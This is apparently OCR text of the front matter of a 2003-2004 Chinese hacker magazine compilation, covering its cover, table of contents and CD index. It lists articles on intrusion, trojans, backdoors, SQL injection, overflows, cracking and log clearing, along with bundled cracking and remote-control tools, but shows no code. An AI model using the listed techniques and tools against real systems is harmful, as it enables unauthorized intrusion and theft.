¥28.80

《黑客X档案》畅销系列图书　　菜鸟Hack进化最佳教程

[2003-2004年][中卷]


黑客X档案合订本

全新主题乐园之菜鸟新飞

- 全面入侵之新手进阶
- Windows个人文件安全探讨
- 安全技术入门与进阶全接触
- 扫描工具中的航空母舰——流光5全解析
- 非常规提升权限之五大兵法
- Linux入侵指南

双CD，双手册





特别策划 >>

战术攻防之

电子空间特训基地建设篇

创刊号刊首语

当冰冷涯动的世界泯没我们的理想，当激情消散在涌动的人潮中，心中那盏希望之灯却依然让我感到温暖，依然能让我感觉到它无尽的力量。

新文章

- DVBBS 7.0 HTML代码执行漏洞
- 突破在线漫画的下载限制
- BBSXP漏洞利用
- PortLess BackDoor
- 经典后门adore
- 重返自己的战场——浅谈LINUX下的后门技术
- 拥有属于自己的防火墙

精彩连载100%

- 《独孤九剑》破剑式→破刀式→破掌式→牛刀小试
- 精通批处理教程连载(一)(二)
- 遭遇蠕虫NIMDA 上集 下集
- 蜜罐进阶之Hit@me入侵分析(一)(二)
- IPC$入侵攻防完全解惑上下

你最喜欢的文章


- 不要忽视Win2k带给我们的"黑客工具"
- 入侵全攻略
- 台湾第一西反弹端口木马peep
- 菜鸟找肉鸡
- "黑"吃"黑"
- 海阳顶端网asp木马2003版应用详解
- 一次非常规漏洞攻击实例
- 把肉鸡做成个人主页
- 黑软军刀——NC
- 构造特殊字符来进行渗透入侵
- 守罐待"鸡"
- 入侵AGBII v1.3留言本图文详解
- 我的一次反黑手记
- 利用网页陷阱获取NT散列
- GUEST权限的提升
- 特殊的溢出连接
- 了解Win2k的用户
- 国产反弹木马新星——木马风雪
- 一种脚本漏洞的通用探测及入侵方法
- 超浓缩的1.68K telnet后门

ISBN 7-900379-12-6

[2003-2004]

黑客X档案

合订本 [中卷]



黑客X档案 hackerXfiles

拥有国内最高人气值的黑客类媒体

黑客X档案2003-2004年合订本（中卷）
出版：吉林科学技术出版社
出品人：孙胜利
主编：罩华
编辑部主任：孙志强
编辑部：Zero 黑裤子 土豆 呆呆虫 楚汉
特约编辑：Python 射手 雪莲莲 ICEYES 小刘
光盘部：裘连成
美编：何有接 Bifrost
排版：何有接
E-maile:hackerxfiles@263.net
邮购查询E-mail:chaxunx@263.net
邮购查询电话：（010）88560080
联系电话：（010）88561473 88561472
联系人：赵琦 小邵
邮编：100037
定价：28.8元（双光盘+双图书）

申明：刊中所载文字及图片，版权所有，未经许可，不得转载。文章内容仅代表作者观点，与本刊立场无关。投稿于本刊的文章，均视为作者已授权本刊合作媒体的使用。我们支付的稿费已包含了授权相关资费。如有相关问题，请作者及时与我们联系。

CONTENT

标题 ……………… 页码 … 期号

你最喜欢的文章

本栏目的所有文章是X编辑部根据“读者回执卡”，评选出来的最受读者欢迎的文章，特独立成栏目推荐给大家。

标题	页码	期号
不要忽视 Win2k 带给我们的“黑客工具”	10	2003-2
黑暗天使简明图文教程	13	2003-2
入侵全攻略	17	2003-2
台湾第一匹反弹端口木马 peep	22	2003-3
菜鸟找肉鸡	24	2003-3
“黑”吃“黑”	26	2003-3
MS-BSA 保护你的计算机	29	2003-4
海阳顶端网 asp 木马 2003 版应用详解	31	2003-4
一次非常规漏洞攻击实例	32	2003-4
把肉鸡做成个人主页	34	2003-4
黑软军刀——NC	36	2003-5
几款实用小工具	39	2003-5
构造特殊字符来进行渗透入侵	40	2003-5
守罐待“鸡”	41	2003-5
入侵 AGBII v1.3 留言本图文详解	44	2003-5
我的一次反黑手记	47	2003-6
利用网页陷阱获取 NT 散列	49	2003-6
GUEST 权限的提升	51	2003-6
特殊的溢出连接	54	2003-6
了解 Win2k 的用户	55	2003-6
国产反弹木马新星——木马风雪	58	2003-7
加固你的肉鸡	61	2003-7
一次渗透电影网站的全过程	63	2003-7
打破XP的神话--2003年最强漏洞RPC溢出	64	2003-8
网吧路由器入侵手记	69	2003-9
一种脚本漏洞的通用探测及入方法	71	2003-9
超浓缩的 1.68K telnet 后门	73	2003-9

精彩连载100%

每次，我都要等一个月，等待的滋味，哎，你知道；现在，我们完全可以→一次看过够。本栏目把2003年的精彩连载文章串在一起，让我们快意阅读，一读到底。

标题	页码	期号
《独孤九剑》软件破解篇		
破剑式	74	2003-4
破刀式	75	2003-5
破掌式	77	2003-6
牛刀小试	82	2003-8
精通批处理教程		
连载一	84	2003-5
结局篇	88	2003-6
遭遇蠕虫 NIMDA		
上集	91	2003-5
下集	94	2003-5
蜜罐进阶之 Hit@me 入侵分析		
(一)	96	2003-7
(二)	99	2003-9
Folder.htt 和 Desktop.ini 文件有何能耐		
上	101	2003-7
下	103	2003-9
IPC$ 入侵攻防完全解惑		
上	105	2003-8
下	108	2003-9

傻瓜黑客

标题	页码	期号
如何追踪垃圾邮件来源	112	2003-2
文件类型之操作黑洞揭密	113	2003-2
注册表万能解锁方法	115	2003-2
突破网吧禁止下载文件一妙招	115	2003-2
QQ 中发送特大字炸弹深入分析	116	2003-3
扫描工具，别忘了 x-way2.5	118	2003-3
“神奇”现象的背后	120	2003-3
网络特警——Norton Internet Security 2002	121	2003-3
由金山毒霸恢复 EXE 文件关联说起	122	2003-3
QQ 密码防盗独孤十技	123	2003-3
杂谈 139 端口	125	2003-3
浅析后门程序 ACKCMD	126	2003-3
修改注册表提高 Win2000 抗拒绝服务攻击能力	129	2003-3
绕过 Windoor 进入系统的方法	130	2003-3
详解 SYN Flood 的基本原理	131	2003-4
去除 NTLM 验证全攻略	133	2003-4
两个菜鸟的问答杂记	134	2003-4
Ping 的背后	135	2003-4

目录

标题	页码	期号
浅谈进入 Win2000 后留下的足迹	136	2003-4
BAT 文件在黑客技术中的妙用	139	2003-4
几种容易被忽视的程序自启动方式	140	2003-4
利用系统Bug在肉鸡上巧妙隐藏目录和文件	143	2003-4
简简单单学汉化	144	2003-4
入侵 NT 中 Winshell 的使用	146	2003-5
忘记管理员密码的解决方法	147	2003-5
Windows2000自动登录的实现、破解及防范	148	2003-5
轻松开启 Win2k 终端服务	149	2003-5
突破网络执法官封锁的方法及其原理	151	2003-5
网吧中下载文件新方法	152	2003-5
.ini文件的妙用——"神奇现象的背后"SP2	154	2003-6
多管齐下完成局域网中的隐身	155	2003-6
我们应该知道哪些服务，我们不需要	156	2003-6
写个菜鸟的"伪入侵"	159	2003-6
重定向命令在安全方面的几则应用	161	2003-6
给你的机子装只"天眼"	163	2003-6
动网论坛又一最新漏洞导致用户密码泄露	165	2003-6
3389 终极技巧	166	2003-7
在肉鸡中隐藏文件一法	167	2003-7
危险的隐藏	169	2003-7
定制你的 x-scan2.3	171	2003-7
再谈复制"A"盘	173	2003-7
webdavscan 的另类作用	174	2003-7
Windows 系统各种密码忘了怎么办	175	2003-7
使用远程控制软件 DameWare 的一点心得	177	2003-7
对操作系统识别的基本方法	178	2003-8
轻轻松松过"二级"	180	2003-8
Win2k svr的超级工具箱——Resource kit	182	2003-8
手把手教你伪造电子邮件	185	2003-8
简述 sniffer pro	186	2003-8
入侵不留痕——清除本机记录	188	2003-8
Tftp 安装使用全接触	189	2003-8
如何删除 GUEST 用户	192	2003-9
妙用 Shutdown 在 Wind2000 中远程关机	193	2003-9
SQL Injection 攻击详解	193	2003-9

牧马记

标题	页码	期号
远程控制之简单答疑	195	2003-2
后门程序"木牛"的使用方法简介	196	2003-3
流行木马技术盘点	197	2003-4
远程窃屏木马——remote anything	198	2003-4
一款不错的远程控制软件	202	2003-4
图解"冰河陷阱"	204	2003-5
须眉不让巾帼——广外男生试用手记	205	2003-5
让传奇木马走开	207	2003-5
木马全攻略	209	2003-5
防范 ASP 木马	212	2003-6
变害为宝——巧用木马的文件关联保护电脑	214	2003-6
迷你型 FTP 木马——SlimFTPd	215	2003-6
超级后门 NT Rootkit	217	2003-6
木马大扫荡	219	2003-7
查你个底儿朝天——传奇号被盗之后	222	2003-7
反弹端口技术及其应用	223	2003-7
新后门 SRV 试用手记	225	2003-8
木马中的"猛兽"——BEAST	226	2003-8
ASP 后门放置方法的深入研究	228	2003-8

神密园

标题	页码	期号
狂风汉化百宝箱 XP 的暴力破解	231	2003-2
你的密码安全吗	234	2003-2
用 TRW2000 解决 WinZip8.1 的注册码	236	2003-3
硬盘保护卡破解实战	237	2003-3
智取豪杰大眼睛	237	2003-3
教你做张钥匙盘	238	2003-4
一款填入注册码后自动重启程序的解密过程	240	2003-5
以静制"动"——OllyDbg 破解技巧	241	2003-5
灰鸽子破解实战	242	2003-6
当 Cracker 遇上非法操作	243	2003-7
PE 文件修复浅谈	245	2003-7
UltraEdit10 解密实战	246	2003-8

一个人的战争

标题	页码	期号
利用 solarwinds 获得路由器控制权	251	2003-2
巧用注册表恢复 RPC 服务	252	2003-2
Unicode 的一些漏洞利用技巧	253	2003-2
秘密潜入虚拟主机	255	2003-3
太公钓鱼	257	2003-3

CONTENT

标题	页码	期号
进一步入侵 Cisco 路由器	258	2003-3
网吧路由器入侵	262	2003-4
对开有金山防火墙金山网镖的远程主机的入侵	263	2003-4
Win98 也能玩入侵	265	2003-4
vbe 文件的妙用	266	2003-4
成功利用 WebDAV 缓冲区溢出漏洞	269	2003-4
Windows Locator服务远程缓冲区溢出漏洞	270	2003-5
另一款 WEBDAV 工具的溢出实验	272	2003-6
通过 Samba 漏洞轻松入侵 Linux 系统	273	2003-7
入侵动网 6.0 的 cookie 构造问题	276	2003-7
黑客利器——SqlRootkit	277	2003-7
肉鸡追踪术	278	2003-7
一次 ASP 漏洞权限提升之执着篇	280	2003-7
一种通用的 Sql Injection 攻击方法	282	2003-7
获取远程主机的当前用户密码	286	2003-7
对 sa 的权限突破	288	2003-7
Email 在入侵中的妙用	289	2003-7
对 sa 的权限再突破	290	2003-8
Windows Media 服务 nsiislog.dll 远程缓冲区溢出漏洞	292	2003-8
DVDOS 杂谈	294	2003-8
篡改动网论坛标题	295	2003-8
从漏洞到后门	296	2003-8
肉鸡归来记	297	2003-8
浅谈交互登陆问题的解决方法	299	2003-8

安全第一

标题	页码	期号
谈谈 Win2k 的日志与安全	301	2003-5
BBS 安全策略	304	2003-6
谁在动我的奶酪	305	2003-6
Windows 服务器的基本安全设置	306	2003-6
反黑精英——BlackICE	307	2003-7
让 Windows98 登陆更安全	309	2003-7
如何关闭危险端口	310	2003-8

黑客研究院

标题	页码	期号
老狐狸旧创难愈——Foxmail4.2简体中文版漏洞测试	312	2003-2
常见手工入侵检测	314	2003-2
搜寻黑客的影子	315	2003-2
续一次针对虚拟主机的安全测试	318	2003-2
关于网吧服务器的网络安全问题	321	2003-2
Cisco 路由器特权密码恢复秘笈	323	2003-3
关于 XP 用户的一点小问题	325	2003-3
IIS.ASP 漏洞之如何溢出	326	2003-4
Linux 下个人防火墙的建立	327	2003-4
防火墙体系基本结构	328	2003-5
Win2000 入侵日志分析	330	2003-5
cookie 工具三剑客	332	2003-6
SMB 会话劫持原理篇	336	2003-6
漫谈主流操作系统中可信路径安全机制	339	2003-8

黑客编程

标题	页码	期号
用 VB6.0 实现文件切割组合	341	2003-2
用 VBS 脚本“敲”开 win2k 的大门	343	2003-2
简单密码程序的编写	344	2003-2
Delphi实现Win2k下关联进程/端口之代码	346	2003-2
VBS 脚本在系统安全中的八则妙用	348	2003-3
一个清 BIOS 的小软件	350	2003-3
随意打造自己的系统进程监视器	351	2003-4
制作有启动窗体的木马	353	2003-4
如何在 XP 下编写密码察看器	354	2003-5
自己动手写 SYN Flood 攻击程序	355	2003-5
打造属于自己的黑客兵器	358	2003-6
深入解析 QQ	361	2003-7
用 C# 编写 SMTP 服务器扫描程序	363	2003-7
打造自己的文件夹伪装程序	365	2003-7
批处理的几则高级应用	366	2003-8
编写 SYN 扫描器实战	368	2003-8
用 Perl 打造匿名邮件发送器	369	2003-8

毒蛇

标题	页码	期号
一次杀毒经历引出的网络安全话题	371	2003-2
全面了解宏病毒	372	2003-3
叛逃者病毒分析	375	2003-4
让杀毒软件 PASS ASP 木马	379	2003-8
彻底清除爱情后门	380	2003-8
RPC MSBLAST 蠕虫病毒分析	382	2003-8

目录

标题 …… 页码 … 期号

IP港口

揭开IP包的神秘面纱 …… 385 …. 2003-2
SNMP及其编程基本框架与实现介绍 …… 386 …. 2003-2
构建"第"一方FTP服务器 …… 390 …. 2003-4

主题乐园

浅谈Win2k攻防工具 …… 392 …. 2003-2
Windows2000入侵篇 …… 392 …. 2003-2
Windows2000防御篇 …… 398 …. 2003-2

加固你的Win2K …… 403 …. 2003-4
Windows2000安全前奏 …… 403 …. 2003-4
主动出击 …… 405 …. 2003-4
基本组件安全攻略 …… 406 …. 2003-4
进一步配置，与黑客人物面对面 …… 410 …. 2003-4

菜鸟先飞 …… 412 …. 2003-5
菜鸟加油篇 …… 410 …. 2003-5
收集主机信息篇 …… 414 …. 2003-5
远程登陆篇 …… 417 …. 2003-5
入侵基地篇 …… 418 …. 2003-5
菜鸟发招——攻击篇 …… 419 …. 2003-5
安全篇 …… 421 …. 2003-5
结束语 …… 424 …. 2003-5

攻防实战手册——LINUX平台 …… 424 …. 2003-6
Linux攻击手法 …… 424 …. 2003-6
Linux安全防范 …… 431 …. 2003-6

PKI体系企业级配置运用 …… 437 …. 2003-7
前言 …… 437 …. 2003-7
一 PKI体系基本概念 …… 437 …. 2003-7
二 PKI实现结构 …… 438 …. 2003-7
三 PKI实现具体配置 …… 444 …. 2003-7

X补丁铺

关于《还原精灵密码破解》一文的几个问题 …… 445 …. 2003-6
对Win2k命令行下自做弱口令扫描器的补充说明 … 445 …. 2003-6
对《把肉鸡作成个人主页》一文的补充 … 446 …. 2003-7
《对开有金山防火墙……》一文之疑惑 …. 446 …. 2003-8

标题 …… 页码 … 期号

呆呆虫问吧

呆呆虫问吧 …… 448 .. 2003-2-8

全新文章

黑路新语

战术攻防之电子空间特训基地建设篇
——网络攻防实验室构建 …… 453

闲暇时阅读Jargon File的时候，一则关于计算机奇迹(magic)的黑客轶事吸引了我的注意……

DVBBS 7.0 HTML代码执行漏洞 …… 475

动网论坛的最新版本：DVBBS 7.0发布了，这个在中国使用率最广的论坛，在新版本中又加入了许多更加人性化的设计，使用起来更加的方便了……

突破在线漫画的下载限制 …… 477

本人是一个漫画迷，喜欢收藏精品漫画，但是现在漫画是越来越贵，质量却是越来越差……

BBSXP漏洞利用 …… 478

BBSXP近来也被发现了漏洞,一样是利用SQL的注射,今天测试了一下果然是这样的……

PortLess BackDoor …… 479

后门是hacking最重要的一个环节。现在在网上的后门真的是可以用"五花八门"来形容了……

经典后门adore …… 481

Adore 是TESO出品的一款LKM后门。LKM，全称是Loadable Kernel Module。一般说来LKM为系统提供一些额外的功能，比如加载硬件驱动程序……

重返自己的战场——浅谈LINUX下的后门技术 …… 485

如果说入侵是一门技术，那么后门技术则是更高一层的艺术。严格的来说，入侵并不是什么难事……

怎样使用虚拟机 …… 488

相信许多读者已经看过在2003年第11期的x档案中钟毅榕写的《菜鸟的实验室——虚拟机》一文，在文中作者告诉了我们怎样在虚拟机中实验各种危险的程序……

拥有属于自己的防火墙 …… 490

防火墙主要有日志，网络状态列表，网络状态控制（如拦截）组成的。所以，我们要3个界面，一个是主界面—— 状态列表。一个是日志界面，一个是控制界面……

SMTP电子邮件技术揭密 …… 494

SMTP中文解释为"简单邮件传输协议"，我们平时发的电子邮件就是利用的这个协议进行传输的……

CONTENT

Windows个人文件安全探讨

04

05 前言
05 系统启动全攻略
05 CMOS攻防
08 从"用户"谈起
09 看看窗中有什么
15 用好你的Dos
18 加密保护你的文件
18 NTFS的威力
20 常见应用程序加密与破解
22 关于软件加密
24 藏就藏吧
24 隐藏保护浅析
34 经典文件保护
37 隐藏的"内核级"原理初探
41 简单反隐藏计划
41 个人用户反隐策略
42 服务器反黑客隐藏策略
42 写在最后

特别主题乐园

菜鸟新飞

安全技术入门与进阶全接触

43 一、黑客攻击之道："乱花渐欲迷人眼"
44 1、"内功修炼"之网络基本命令
47 2、网络"千里眼"之Telnet协议与远程攻击
49 3、网络"狗鼻子"之嗅探器初接触
53 4、"雾里看花"之木马技术
56 5、电子邮件攻击
56 6、电子欺骗技术
57 二、个人防守之道："顺藤摸瓜"
57 1、"魔高一尺，道高一丈"之病毒防范
60 2、"坚而不漏"之操作系统安全
61 3、"亡羊补牢，为时未晚"之漏洞技术
64 三、流行网络安全技术
64 1、天然屏障之防火墙技术
67 2、网络哨兵之入侵检测技术
71 3、网络铜锁之加密技术
77 4、网络身份证之数字签名技术
84 四、实践：打造安全的服务器
84 1、服务器安全分析
85 2、为网上交易设置安全通道
87 3、给服务器加把锁
88 4、服务器证书的设置和服务器的访问
89 5、网络系统设计

扫描工具中的航空母舰——流光5全解析

90

92 流光的初步介绍
94 关于暴力破解与字典工具的使用
96 实例讲解如何使用暴力破解其它服务主机中的密码
99 标准模式的暴力破解
100 流光中的"代理扫描器"——Sensor
102 CGI及Plugins自己写——构造自己更完善和前卫的漏洞扫描器
105 流光嗅探功能的使用
108 总结

全面入侵之新手进阶

109

109 1.1433端口入侵攻击
110 2.idq漏洞攻击
112 3.IIS的.PRINTER应用程序映射缓冲溢出攻击
114 4.IPC$漏洞入侵
116 5.Unicode漏洞入侵
119 6.利用FRONTPAGE扩展默认权限错误漏洞攻击
121 7.输入法漏洞攻击
123 8.LSD RPC溢出漏洞攻击

非常规提升权限之五大兵法

139

139 兵法第一式：攻心为上
140 兵法第二式：里应外合
143 兵法第三式：移花接木
147 兵法第四式：四面埋伏
151 兵法第五式：暗渡陈仓

Linux入侵指南

125

125 攻击相关的系统特性
127 踩点&扫描
127 端口、漏洞扫描
128 Web探测
129 拒绝服务攻击
130 远程渗透
132 得到了漏洞如何利用呢？
132 提升权限
133 得到root之后
134 后门&善后工作
136 擦脚印
137 入侵FAQ

无盘网络，真的安全吗？

152

152 一、概述
154 二、破解实例
159 三、防范于未然

光盘索引

A盘

文章相关

Win2000工具包 当我们在网上因搜寻工具而浪费时间时，是否注意过系统自带的一些小工具呢？

密码破解工具包 包括Foxmail杀手；RAR Password Cracker；Asterisk Password Recovery Xp；黑雨。

NeoTrace 一套利用图示来告知从自己的电脑连接至网络的某网站所经过的ISP速率报告。

IRIS 网络流量分析监测工具，可以帮助系统管理员轻易地捕获和察看用户的使用情况。

Wollf remote manager 扩展Telnet服务，集成文件传输、Ftp服务器、键盘记录、Sniffer(for win2k only)。

Clearlog 通常入侵某台服务器后为了避免被跟踪，都采用这一方法来消除IP记录。

Microsoft Baseline Security Analyzer 安全检测程序。

CreateInstall 制作安装软件的工具。

Kwdsm 反编译工具，静态分析中文软件的利器。

DameWare NT Utilities4.2 强大的Windows服务器远程控制软件。

海阳顶端网木马 极好的asp在线网页编辑软件。

KeyMake2.0 根据keymake2.0预览版和新版的masm特意制作的完全安装版。

SuperScan4.0 增加了很多功能，可以自定义端口列表，扫描方式，请求方式等。

FPort 可以把本机开放的TCP/UDP端口同应用程序相关联。

Remote Anything 能让你使用或监视LAN上或internet上远程的PC，可以拖拽文件等

Arpkiller 可以快速查出局域网所有主机的IP。

广外男生 使用广外程序员独创的“线程插入”技术。

Winice Win9x与WinMe下的跟踪调试程序，跟踪功能更强。

w32dasm黄金版 完美显示中文字符串，反汇编极品，破解者的屠龙刀。

ProcDump PEidentifer出的侦测壳的超强工具。

PE-SCAN 检测出软件到底是使用什么东西加的壳。

